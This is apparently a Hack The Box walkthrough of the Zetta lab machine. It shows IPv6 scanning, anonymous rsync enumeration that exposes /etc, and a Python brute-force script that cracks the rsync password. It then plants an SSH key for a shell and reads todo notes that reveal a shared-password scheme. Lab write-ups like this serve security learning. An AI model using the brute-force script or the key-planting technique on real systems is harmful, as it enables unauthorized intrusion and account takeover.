
It had indeed captured the address and I could now try and establish if there was anything now listening on the IPv6 address. For this I ran another Nmap scan for the newly acquired address. I firstly added the IPv6 to the hosts file and named the new entry **zetta6.htb**.

```
dead:beef::250:56ff:feb9:f9e3 zetta6.htb
```

Additional Port

I started the new scan to see if there was anything else open that I was potentially missing.

nmap -6 -p- -sT -sV -sC -oN ipv6-scan zetta6.htb




```
root@kali:/opt/htb/zetta.htb# nmap -6 -p- -sT -sV -sC -oN ipv6-scan zetta6.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-02 13:07 BST
Nmap scan report for zetta6.htb (dead:beef::250:56ff:feb9:f9e3)
Host is up (0.024s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     Pure-FTPd
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 2d:82:60:c1:8c:8d:39:d2:fc:8b:99:5c:a2:47:f0:b0 (RSA)
|   256 1f:1b:0e:9a:91:b1:10:5f:75:20:9b:a0:8e:fd:e4:c1 (ECDSA)
|_  256 b5:0c:a1:2c:1c:71:dd:88:a4:28:e0:89:c9:a3:a0:ab (ED25519)
80/tcp   open  http    nginx
|_http-title: Ze::a Share
8730/tcp open  rsync   (protocol version 31)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 00:50:56:b9:f9:e3
|_      manuf: VMware

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.99 seconds
```

This provided me with an additional port that I could investigate which was RSYNC on 8730.

I tried connection to this port to see the response that I would get from it.


rsync rsync://zetta6.htb/ --port 8730



```
root@kali:/opt/htb/zetta.htb# rsync rsync://zetta6.htb/ --port 8730
****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

@ZE::A staff

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".


bin             Backup access to /bin
boot            Backup access to /boot
lib             Backup access to /lib
lib64           Backup access to /lib64
opt             Backup access to /opt
sbin            Backup access to /sbin
srv             Backup access to /srv
usr             Backup access to /usr
var             Backup access to /var
```

I tried to access the individual folders to see if there was anything of interest within these but was disallowed.


rsync rsync://zetta6.htb/var --port 8730 -av var



```
root@kali:/opt/htb/zetta.htb# rsync rsync://zetta6.htb/var --port 8730 -av var
****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

@ZE::A staff

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".


@ERROR: access denied to var from UNDETERMINED (dead:beef:2::1008)
rsync error: error starting client-server protocol (code 5) at main.c(1675) [Receiver=3.1.3]
```

After a bit of thinking, I decided simply to try other directories on the system.


rsync rsync://zetta6.htb/etc --port 8730 -av etc



```
vmware-tools/scripts/vmware/
vmware-tools/scripts/vmware/network
vmware-tools/vmware-tools/
xdg/
xdg/systemd/
xdg/systemd/user -> ../../systemd/user

sent 14,245 bytes  received 2,114,600 bytes  1,419,230.00 bytes/sec
total size is 2,045,352  speedup is 0.96
```

This downloaded a recursive folder list of the etc directory. Now that I had access to this folder, I started looking into the config of rsync to see what else was available to me.


The config was stored within rsyncd.conf within the root of etc directory and found additional config which supported writing to a home users directory.



```
# Syncable home directory for .dot file sync for me.
# NOTE: Need to get this into GitHub repository and use git for sync.
[home_roy]
        path = /home/roy
        read only = no
        # Authenticate user for security reasons.
        uid = roy
        gid = roy
        auth users = roy
        secrets file = /etc/rsyncd.secrets
        # Hide home module so that no one tries to access it.
        list = false
```

This gave me the potential to upload anything of my choosing to roys home directory, although now I was required to find out the password for this account.


With the help of the TCL Red team, we created a brute force script to brute force the password for the roy account.



```
import subprocess
import os
from pwn import *

passes = open("/opt/htb/zetta.htb/pass.txt").read().splitlines()

s = log.progress("Bruting")
for passw in passes:
     open(".pass", "w+").write(passw)
     s.status(passw)
     try:
          f = subprocess.check_output("rsync --password-file=./.pass roy@zetta6.htb::home_roy/
--port 8730", shell=True, stderr=subprocess.PIPE)
          s.success("Password found: " + passw)
     except subprocess.CalledProcessError:
          pass
```

I attempted the brute by executing the script.

python brute.py



```
root@kali:/opt/htb/zetta.htb# python brute.py
[↑] Bruting: computer
```


It had found the password which was shown as **computer**. From this I now attempted to upload a key to get SSH access as roy.

SSH Access

I decided to create an SSH key that I could upload to the .ssh folder that is usually contained within the user home folder.

I first generated the key pair


ssh-keygen



```
root@kali:/opt/htb/zetta.htb# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /opt/htb/zetta.htb/roy
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /opt/htb/zetta.htb/roy.
Your public key has been saved in /opt/htb/zetta.htb/roy.pub.
The key fingerprint is:
SHA256:4h7lNvq5RrSQiZPG15oNCQoJjicacuFnHiHlnv7T8G8 root@kali
The key's randomart image is:
+---[RSA 3072]----+
|o.o.o            |
|=. +..           |
|=o+o=+ =         |
|o=.=*oB o        |
|.  .+o.BS.       |
|   . .+++        |
|    . o=+        |
|     o.++oE      |
|      ++++.      |
+----[SHA256]-----+
```

Now that I had the public key, I copied the contents of roy.pub to authorized_keys. I now had to upload the file to the relevant location.


rsync --port 8730 -avR authorized_keys roy@zetta6.htb::home_roy/.ssh/



```
root@kali:/opt/htb/zetta.htb# rsync --port 8730 -avR authorized_keys roy@zetta6.htb::home_roy/.ssh/
****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

@ZE::A staff

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".


Password:
sending incremental file list
created directory /.ssh
authorized_keys

sent 664 bytes  received 63 bytes  20.48 bytes/sec
total size is 563  speedup is 0.77
```


This was uploaded successfully, and I attempted to connect to the server as roy.

ssh -i roy roy@zetta.htb



```
root@kali:/opt/htb/zetta.htb# ssh -i roy roy@zetta.htb
Linux zetta 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64
Last login: Sat Aug 31 15:43:18 2019 from 10.10.14.2
roy@zetta:~$
```

I now had a shell and checked out the home directory.




```
roy@zetta:~$ cat user.txt
a575bdb345f2de0a3172c8282452be91
```

a575bdb345f2de0a3172c8282452be91

Useful Info

Having access to the user, I now decided to investigate more of the system and the files that I had available. Looking into roy's home directory, I could see I had a number of files.


ls -al



```
roy@zetta:~$ ls -al
total 36
drwxr-xr-x 3 roy  roy  4096 Sep  2 10:51 .
drwxr-xr-x 3 root root 4096 Jul 27 03:03 ..
lrwxrwxrwx 1 root root    9 Jul 27 06:57 .bash_history -> /dev/null
-rw-r--r-- 1 roy  roy   220 Jul 27 03:03 .bash_logout
-rw-r--r-- 1 roy  roy  3526 Jul 27 03:03 .bashrc
-rw-r--r-- 1 roy  roy   807 Jul 27 03:03 .profile
drwxr-xr-x 2 roy  roy  4096 Sep  2 08:27 .ssh
-rw------- 1 roy  roy  4752 Jul 27 05:24 .tudu.xml
-r--r--r-- 1 root root   33 Jul 27 05:24 user.txt
```


The .tudu.xml file looked interesting from here. I looked to see what the content of the file was and to see if there was anything interesting that I could use.

One of the firs point I came across was the git repository that is available. I would take this further and look to see if there is anything useful held within it, nut I carried on looking deeper into the contents.




```
 <todo done="no" collapse="no">
         <title>Move my dotfile sync from rsync to git.</title>
```

I also discovered that there was possibly a postgresql service running that could be investigated which could hold information about how other services are configured.




```
<todo done="yes" collapse="no">
        <title>Check postgresql log for errors after configuration</title>
        <text>

</todo>
<todo done="yes" collapse="no">
        <title>Prototype/test DB push of syslog events</title>
        <text>

</todo>
<todo done="no" collapse="no">
        <title>Testing</title>
        <text>
```

It seemed I could possibly investigate the logging of the DB and identify what the logs were outputting.



```
<todo done="no" collapse="no">
        <title>Rework syslog configuration to push all events to the DB</title>
```

And, I also found a line to suggest the password is being shared between users. It suggested that the password was on the lines of ‘**password@user**’.




```
<todo done="no" collapse="no">
        <title>Change shared password scheme from &lt;secret&gt;@userid to something more secure.</title>
```

Investigating GIT

I started looking into the git repositories available to see if I could find anything useful.

find / -type d -name “.git” 2>/dev/null




```
roy@zetta:~$ find / -type d -name ".git" 2>/dev/null
/etc/pure-ftpd/.git
/etc/nginx/.git
/etc/rsyslog.d/.git
```

I started looking at the commit history for each of the repositories to see if I could find anything that may be of interest.

